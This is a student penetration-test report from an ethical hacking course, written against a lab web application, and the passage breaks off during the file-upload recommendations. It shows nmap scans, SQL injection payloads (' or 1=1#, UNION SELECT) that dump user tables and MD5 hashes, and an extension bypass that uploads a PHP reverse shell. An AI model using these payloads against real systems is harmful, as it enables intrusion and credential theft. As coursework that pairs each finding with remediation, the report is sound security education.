Singapore Polytechnic

IT8087 Ethical Hacking

PenTest Report

1. Executive Summary

This report covers the results of a penetration testing of the web application. In the assessment, a total of **six (6)** major vulnerabilities were discovered. The goal of this report is to explain these vulnerabilities, the impact of them, and to provide recommendations on how to mitigate the issues.

Risk Level: High
Vulnerability: SQL injection
Description: Injection of SQL code and manipulated the database.
Potential Impact(s): Unauthorized access to sensitive data, such as passwords, credit card details, or personal information. It may also lead to a potential persistent backdoor. compromise that can go unnoticed for an extended period.

Risk Level: High
Vulnerability: Unrestricted File Upload
Description: Uploaded file was not properly validated.
Potential Impact(s): Files that isn't validated properly, may allow for a code to be executed. An attacker may upload a file that contains malicious code that can function as a web shell once called.

Risk Level: High
Vulnerability: Misconfigured SUID
Description: File permission was misconfigured and SUID bit set was exploited to get root access.
Potential Impact(s): An attacker can exploit this vulnerability and any misconfiguration, and gain root access which is atrociously a disaster.

Risk Level: High
Vulnerability: Hashed password Md5
Description: Obtained password are still using Md5 hashing function.
Potential Impact(s): Md5 is no longer considered reliable and/or safe for use as cryptographic checksum as it has been found to be susceptible to various techniques and attacks such as brute force.

Risk Level: Medium
Vulnerability: Outdated version Apache Httpd 2.4.34
Description: The web application is noted to be using an old version of Apache Httpd which are no longer officially supported. This older version of Apache poses security vulnerabilities, CVE-2019-10097 and CVE-2018-17189.
Potential Impact(s): Susceptible to exploits and possess unknown risks.

Risk Level: Medium
Vulnerability: Domain using HTTP
Description: The web application is still using HTTP which insecure. Information is transmitted in plaintext which allows attackers to view this using packet sniffers.
Potential Impact(s): An attacker can potentially view sensitive information using packet sniffers.

Recommendations

Vulnerability: SQL injection

- Use prepared statements and parameterized queries – this will ensure that the parameters passed into the SQL statements are relatively treated safely.
- Restrict database code and access – this will prevent unintended database queries, exploration and unauthorized data access, exfiltration, or deletion through access control restrictions.
- Application and Database Maintenance – upkeeping databases by patching and continuous update. Upgrade whenever possible.
- Continuously monitor SQL statements and database – this will allow early detection and block malicious SQLi attempts

Vulnerability: Unrestricted File Upload

- Only allow specific file types – limiting and ensuring only specific file types are allow can avoid executables, scripts and other malicious content being uploaded.
- Restrict file extensions – in addition to allowing specific file types, it is essential to restrict file extensions. Creating a whitelist of allowed files, enables to avoid unwanted uploads of executables, scripts, malicious content, and other file types.
- User authentication – this allows to validate the identity of the person requesting sensitive and confidential information. Setting up Two-factor authentication can be beneficial as it makes it more difficult for potential intruder to gain access.
- Set a maximum name length and maximum file size.
- Randomize uploaded file names – randomly alter the uploaded file name which are only known to authorized admins. This will prevent attackers from accessing the file with the file name they uploaded.
- Use Malware prevention – regularly scan all uploaded files using different anti-malware tools that specializes in different categories.
- Remove embedded threats – anti-malware tools don’t always detect embedded threats in files such PDFs, MS Office, and image files. Therefore, it is recommended to remove any possible embedded objects from the uploaded folders.

- Store files in an external directory – files that are uploaded should be outside of the domain’s public directory and/or Webroot directory. This prevents an attacker from executing malicious files through a website URL.
- Make simple error messages – sometimes error messages provide an attacker information about the directory paths and the server configuration. This information can be used to exploit vulnerabilities. With that in mind, error message should be as simple as possible.

Vulnerability: Misconfigured SUID

- Audit file and user permissions – regular audits (scheduled and random) will help identify any misconfiguration in the system.
- Review before assigning permission on files.
- Increase the frequency of Vulnerability Assessment/Pentest to help identify such flaws and other points of entry to escalate privileges.

Vulnerability: Hashed password Md5

- Use other forms of hashing, particularly SHA-256 and SHA-512 which are computed with eight 32-bit and 64-bit words respectively, computed with different initial values. Making it harder for attackers to decrypt the information and adds are more in-depth security to the web application system.

Vulnerability: Outdated version Apache Httpd 2.4.34


- If compatible with existing systems, upgrade to the latest version of Apache Httpd, particularly, Apache Httpd 2.4.55.

Vulnerability: Domain using HTTP

- Consider convert from HTTP to HTTPS


2. Testing narrative

In order to access the vulnerable web application/domain, we will need to identify its IP address by doing a Network Discovery. For testing purposes, it was given that the vulnerable web application/domain server is in the same network as our Kali Virtual Machine, therefore, doing a Ping Sweep using Nmap helped us identify its IP Address. After a quick ifconfig, we noted the IP Address of our Kali Virtual Machine is 192.168.58.129.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.58.129  netmask 255.255.255.0  broadcast 192.168.58.255
        inet6 fe80::20c:29ff:fe8a:1e32  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8a:1e:32  txqueuelen 1000  (Ethernet)
        RX packets 7  bytes 980 (980.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 1728 (1.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Next, we proceeded to do a Ping Sweep using Nmap, in the screenshot below, 192.168.58.0 represents the network address and sweep done on IP addresses .1-255. Results returned shows the host IPs that are up and identified the vulnerable web application/domain likely sits in the IP Address 192.168.58.146.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.58.1-255
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-15 07:04 EST
Nmap scan report for 192.168.58.2
Host is up (0.0018s latency).
Nmap scan report for 192.168.58.129
Host is up (0.00020s latency).
Nmap scan report for 192.168.58.146
Host is up (0.0029s latency).
Nmap done: 255 IP addresses (3 hosts up) scanned in 4.62 seconds
```

After which, we did a port scan on the IP Address 192.168.58.146 and discovered the opened ports available with Port 80 being opened and serves as an entry point.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -p1-65535 192.168.58.146

[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-15 07:00 EST
Nmap scan report for 192.168.58.146
Host is up (0.00069s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.34 ((Ubuntu))
MAC Address: 00:0C:29:7C:16:FF (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.53 seconds
```

Using the web browser, we were able to access the login page of the vulnerable web application/domain using 192.168.58.146:80.



192.168.58.146/login.php

Login

Please fill in your credentials to login.

Username

Password


Don't have an account? Sign up now.

3. Technical Findings

Finding S/N:	0001
Severity:	High
CVSS String:	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Title:	SQL injection
Description:	SQL injection, commonly referred as SQLI, is a common attack vector that uses malicious SQL code which interfere with the queries that an application makes to its database. Generally, it allows an attacker to view data that are not normally able to retrieve. This information may include any number of items, including sensitive company data, user lists or private customer details. After doing a litmus test on the login page when signing up, we were able to bypass the login authentication and was able to access the online booking catalogue interface. From here, we did a litmus test again and identified another vulnerable point in the search box of the online booking catalogue as data was returned to us after the test. We proceeded to enumerate and identify how many columns are required for the SQL injection and craft our payload. Using the crafted payload, we were able to perform a union select query that returned the user name and password details of the system users. After decrypting the hashed passwords, we were able to obtain the login credentials of the admin and logged in as the admin user. It is vital that the business remediate this vulnerability as it can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. As evident in the replicated steps, we were able to access the system using the admin user. In some cases, an attacker can also SQL injection to obtain a persistent backdoor which may lead to long-term compromise that can go unnoticed for an extended period of time. If not remediated immediately, attackers maybe able to find out more information of how the system network is set up, obtain other sensitive information, and cause further damage willingly.

Steps to replicate:

1. Identify the vulnerable points by doing a litmus test.



Login

Please fill in your credentials to login.


Username

' or 1=1#

Password

●●●●●●●●●

Don't have an account? Sign up now.




Hi, **' or 1=1#**. Welcome to our online Book Catalog.

Search for your favourite book title ' or 1=1#

Book ID	Book Title	Cost
1	Anonymous Hackers TTP	50 SGD
2	CISSP Guide	80 SGD
3	Security+	30 SGD
4	Practical WebApp Hacking	45 SGD
5	All about Kali Linux	20 SGD
6	Linux OS	10 SGD
7	Windows OS	10 SGD
8	IoT Exploitation	190 SGD
9	ZigBee Wireless Hacking	90 SGD
10	JTAG UART Hardware Hacking	50 SGD
11	Container Breakout	40 SGD
12	OSCP/OSCE Guide	240 SGD
13	CREST CRT	40 SGD
14	Creating your vulnerable VM	88 SGD
15	OSINT	48 SGD

2. Enumerate and identify how many columns are required for the SQL injection to work successfully.





3. Determine the available table names and column names from the database itself by performing a union select query using the crafted payload.



Hi, **' or 1=1#**. Welcome to our online Book Catalog.

Search for your favourite book title ' union SELECT 1,table_name

Book ID	Book Title	Cost
1	CHARACTER_SETS	CHARACTER_SET_NAME SGD
1	CHARACTER_SETS	DEFAULT_COLLATE_NAME SGD
1	CHARACTER_SETS	DESCRIPTION SGD
1	CHARACTER_SETS	MAXLEN SGD
1	COLLATIONS	COLLATION_NAME SGD
1	COLLATIONS	CHARACTER_SET_NAME SGD
1	COLLATIONS	ID SGD
1	COLLATIONS	IS_DEFAULT SGD
1	COLLATIONS	IS_COMPILED SGD
1	COLLATIONS	SORTLEN SGD
1	COLLATION_CHARACTER_SET_APPLICABILITY	COLLATION_NAME SGD
1	COLLATION_CHARACTER_SET_APPLICABILITY	CHARACTER_SET_NAME SGD
1	COLUMNS	TABLE_CATALOG SGD
1	COLUMNS	TABLE_SCHEMA SGD
1	COLUMNS	TABLE_NAME SGD
1	COLUMNS	COLUMN_NAME SGD
1	COLUMNS	ORDINAL_POSITION SGD
1	COLUMNS	COLUMN_DEFAULT SGD
1	COLUMNS	IS_NULLABLE SGD
1	COLUMNS	DATA_TYPE SGD
1	COLUMNS	CHARACTER_MAXIMUM_LENGTH SGD
1	COLUMNS	CHARACTER_OCTET_LENGTH SGD
1	COLUMNS	NUMERIC_PRECISION SGD
1	COLUMNS	NUMERIC_SCALE SGD
1	COLUMNS	DATETIME_PRECISION SGD
1	COLUMNS	CHARACTER_SET_NAME SGD
1	COLUMNS	COLLATION_NAME SGD
1	COLUMNS	COLUMN_TYPE SGD

	4. Locate the database table that contains login credentials and other sensitive information of system users.  See table below. 5. Obtain users table and login credentials of system users.  See text below. 6. Decrypt the hashed password of the system admin.  7. Login as the system admin. 

Step 4 screenshot:

1	x$user_summary_by_statement_type	rows_sent SGD
1	x$user_summary_by_statement_type	rows_examined SGD
1	x$user_summary_by_statement_type	rows_affected SGD
1	x$user_summary_by_statement_type	full_scans SGD
1	x$wait_classes_global_by_avg_latency	event_class SGD
1	x$wait_classes_global_by_avg_latency	total SGD
1	x$wait_classes_global_by_avg_latency	total_latency SGD
1	x$wait_classes_global_by_avg_latency	min_latency SGD
1	x$wait_classes_global_by_avg_latency	avg_latency SGD
1	x$wait_classes_global_by_avg_latency	max_latency SGD
1	x$wait_classes_global_by_latency	event_class SGD
1	x$wait_classes_global_by_latency	total SGD
1	x$wait_classes_global_by_latency	total_latency SGD
1	x$wait_classes_global_by_latency	min_latency SGD
1	x$wait_classes_global_by_latency	avg_latency SGD
1	x$wait_classes_global_by_latency	max_latency SGD
1	x$waits_by_host_by_latency	host SGD
1	x$waits_by_host_by_latency	event SGD
1	x$waits_by_host_by_latency	total SGD
1	x$waits_by_host_by_latency	total_latency SGD
1	x$waits_by_host_by_latency	avg_latency SGD
1	x$waits_by_host_by_latency	max_latency SGD
1	x$waits_by_user_by_latency	user SGD
1	x$waits_by_user_by_latency	event SGD
1	x$waits_by_user_by_latency	total SGD
1	x$waits_by_user_by_latency	total_latency SGD
1	x$waits_by_user_by_latency	avg_latency SGD
1	x$waits_by_user_by_latency	max_latency SGD
1	x$waits_global_by_latency	events SGD
1	x$waits_global_by_latency	total SGD
1	x$waits_global_by_latency	total_latency SGD
1	x$waits_global_by_latency	avg_latency SGD
1	x$waits_global_by_latency	max_latency SGD
1	books	id SGD
1	books	bookname SGD
1	books	price SGD
1	users	id SGD
1	users	pasword SGD
1	users	name SGD
1	users	address SGD

Step 5 screenshot:

Hi, **' or 1=1#**. Welcome to our online Book Catalog.

Search for your favourite book title ' union SELECT 1,name, pasw search

Book ID	Book Title	Cost
1	David	5d41402abc4b2a76b9719d911017c592 SGD
1	Beckham	6269c4f71a55b24bad0f0267d9be5508 SGD
1	anonymous	0f359740bd1cda994f8b55330c86d845 SGD
1	testismyname	05a671c66aefea124cc08b76ea6d30bb SGD
1	superadmin	2386acb2cf356944177746fc92523983 SGD
1	test1	05a671c66aefea124cc08b76ea6d30bb SGD
1	' or 1=1#	64d31aa26aefb615ca4325e73aa6f085 SGD

Step 6 screenshot:

MD5 Decryption

Enter your MD5 hash below and cross your fingers :

● Quick search (free) ○ In-depth search (1 credit)

Found : **Uncrackable**
(hash = 2386acb2cf356944177746fc92523983)

Step 7 screenshot:

Hi, welcome back **superadmin**. There are no anomalies detected. *Flag 1 Text: SQLInjection*

Select Image to Upload:

Sorry, file already exists.Sorry, your file was not uploaded.

This is a feature still undergoing testing. You can search for users activity here:

First Name:
Last Name:


You have to search with both First and Last name

Recommendations:	To prevent and remediate SQL injection attacks, some of the recommendations as follows: • Use prepared statements and parameterized queries – this will ensure that the parameters passed into the SQL statements are relatively treated safely. • Restrict database code and access – this will prevent unintended database queries, exploration and unauthorized data access, exfiltration, or deletion through access control restrictions. • Application and Database Maintenance – upkeeping databases by patching and continuous update. Upgrade whenever possible. • Continuously monitor SQL statements and database – this will allow early detection and block malicious SQLi attempts

Finding S/N:	0002
Severity:	High
CVSS String:	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Title:	Unrestricted File Upload
Description:	File upload vulnerabilities are when a web server allows users to upload files to its filesystem without proper validation such their name, type, contents, or size. Doing a quick test, we noticed that the web application does not properly validate the file type that are being uploaded as we were able to upload a PCAP file. Next, we attempted to upload a .php file but to no avail, however, after multiple attempts to change the file extension, we were able to upload the .php file using .phtml file extension. In worst case scenarios, if the file type isn't validated properly, and the server configuration allows certain type of files and its extension (such .php and .jsp) to be executed as a code. An attacker may potentially upload a server-side code that functions as a web shell, granting them a foothold into the sever and eventually escalating privileges.

Steps to replicate:

1. Quick test to identify whether the web application properly validate the files that are being uploaded. The web application did not accept the .html file that has been uploaded.



admin. There are no anomalies detected. *F

Select Image to Upload:

Sorry, only JPG, JPEG, PNG & GIF files are allowed.Sorry, your file was not uploaded.


This is a feature still undergoing testing. You can search for users activity here:

First Name:

Last Name:

You have to search with both First and Last name

2. Identify what other type of files and extension the web application accepts. The web application accepted the PCAP file but rejected the .php file that has been uploaded.



ıdmin. There are no anomalies detected. *Flaç

Select Image to Upload:

The file capture03.pcap has been uploaded to the uploads folder.


This is a feature still undergoing testing. You can search for users activity here:

First Name:

Last Name:

You have to search with both First and Last name

3. Converted the .php file to other file extension. After multiple attempts, the web application accepted the .phtml file and successful uploaded it.



ıperadmin. There are no anomalies detected. *Flá

Select Image to Upload:

The file php-reverse-shell.phtml has been uploaded to the uploads folder.
Flag 2: File upload extension bypass



This is a feature still undergoing testing. You can search for users activity here:


First Name:

Last Name:

You have to search with both First and Last name


Recommendations:	To prevent and remediate Unrestricted File Upload vulnerabilities, some of the recommendations as follows: • Only allow specific file types – limiting and ensuring only specific file types are allow can avoid executables, scripts and other malicious content being uploaded. • Restrict file extensions – in addition to allowing specific file types, it is essential to restrict file extensions. Creating a whitelist of allowed files, enables to avoid unwanted uploads of executables, scripts, malicious content, and other file 